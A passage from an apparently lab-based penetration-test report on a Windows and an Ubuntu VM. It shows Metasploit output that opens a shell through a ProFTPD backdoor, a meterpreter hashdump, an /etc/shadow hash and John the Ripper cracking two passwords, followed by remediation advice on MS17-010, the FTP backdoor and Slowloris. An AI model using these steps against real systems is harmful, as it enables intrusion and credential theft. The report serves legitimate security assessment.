[*] 192.168.56.104:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3B4M7YZOTJg8d1Gz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3B4M7YZOTJg8d1Gz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.104:41824) at 2024-08-03 14:46:44 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
```

Fig. Successfully got the shell session


vii. Conducted manual analysis and found password hash of Windows users



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Fig. Used meterpreter command 'hashdump to dump the password hash


viii. Conducted manual analysis and found password hash of Ubuntu user 'marlinspike'



```
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
```


Fig. Password hash found in file '/etc/shadow'

ix. Cracked the password



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT /home/kali/Desktop/hashJon
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2024-08-02 18:52) 1.265g/s 12911Kp/s 12911Kc/s 12911KC/s alqui..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Fig. 1 Password of user 'Jon' cracked using tool John The Ripper



```
┌──(kali㉿kali)-[~]
└─$ john --format=sha512crypt /home/kali/Desktop/hashMarlin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2024-08-03 15:12) 20.00g/s 160.0p/s 160.0c/s 160.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Fig. 2 Password of user 'marlinspike' cracked using tool John The Ripper

Recommendation

Immediate Actions

1. **Patch SMBv1 Vulnerability on Windows VM**
   - **Description:** The Windows VM is vulnerable to the EternalBlue exploit targeting the SMBv1 protocol. This vulnerability allows remote code execution and can be exploited to gain unauthorized access.
   - **Recommendation:** Disable SMBv1 on the Windows Server and apply the latest security patches from Microsoft to mitigate this vulnerability. Refer to Microsoft's security bulletin MS17-010 for detailed guidance.
2. **Secure or Remove Compromised FTP Service on Ubuntu VM**
   - **Description:** The FTP service on the Ubuntu VM has been backdoored, allowing unauthorized access.
   - **Recommendation**: Immediately review and remove any unauthorized configurations or backdoors in the FTP service. If FTP is not required, consider removing the service altogether. If FTP is necessary, reconfigure it securely and implement access controls. Refer to the ProFTPD Security Advisory for additional guidance on securing FTP services.
3. **Mitigate Slowloris DDoS Attack Vulnerability**
   - **Description:** The Ubuntu VM is susceptible to Slowloris DDoS attacks, which can overwhelm the server's resources.
   - **Recommendation:** Implement rate-limiting and connection management to protect against Slowloris attacks. Consider deploying a web application firewall (WAF) to detect and mitigate such attacks. Review Slowloris Protection Techniques for additional measures.

Long-Term Measures

1. **Regularly Update and Patch Software**

   Both VMs should be kept up-to-date to protect against known vulnerabilities. Establish a routine for regularly checking for and applying software updates and security patches. Use automated tools to monitor and manage updates where possible.

2. **Implement Regular Vulnerability Assessments**

   Continuous monitoring and assessment help identify and address vulnerabilities before they can be exploited. Schedule regular vulnerability assessments and penetration testing to ensure the security posture remains robust. Consider using automated vulnerability scanning tools to complement manual testing.

3. **Enhance Access Controls and Monitoring**

   Proper access controls and monitoring help prevent unauthorized access and detect potential security incidents. Implement stringent access controls for all services and systems. Use logging and monitoring tools to detect and respond to suspicious activities. Regularly review and audit access logs to identify and mitigate potential threats.

Conclusion

The analysis was performed from the perspective of an unauthenticated user within the internal network, focusing on identifying potential vulnerabilities and assessing their impact on the security posture of these systems. The assessment revealed that the Windows VM is significantly exposed to the EternalBlue exploit, which targets the SMBv1 protocol. This vulnerability enables remote code execution and poses a severe risk of system compromise if not addressed. On the other hand, the Ubuntu VM was found to have a backdoored FTP service and is vulnerable to Slowloris DDoS attacks. These issues present serious threats, including unauthorized access to sensitive data and potential disruption of service availability.

To mitigate these risks, immediate actions are necessary. For the Windows VM, it is crucial to patch the SMBv1 vulnerability and consider disabling the protocol to close this security gap. For the Ubuntu VM, securing or removing the compromised FTP service and implementing protections against DDoS attacks are essential to prevent unauthorized access and ensure service continuity.

In addition to these immediate actions, it is recommended to adopt a proactive security approach by conducting regular vulnerability assessments and keeping all software up to date. Enhancing security measures and monitoring will help in detecting and addressing potential threats more effectively, thus strengthening the overall security posture of the systems.

References

1. ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2. Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
3. Nmap Script Scan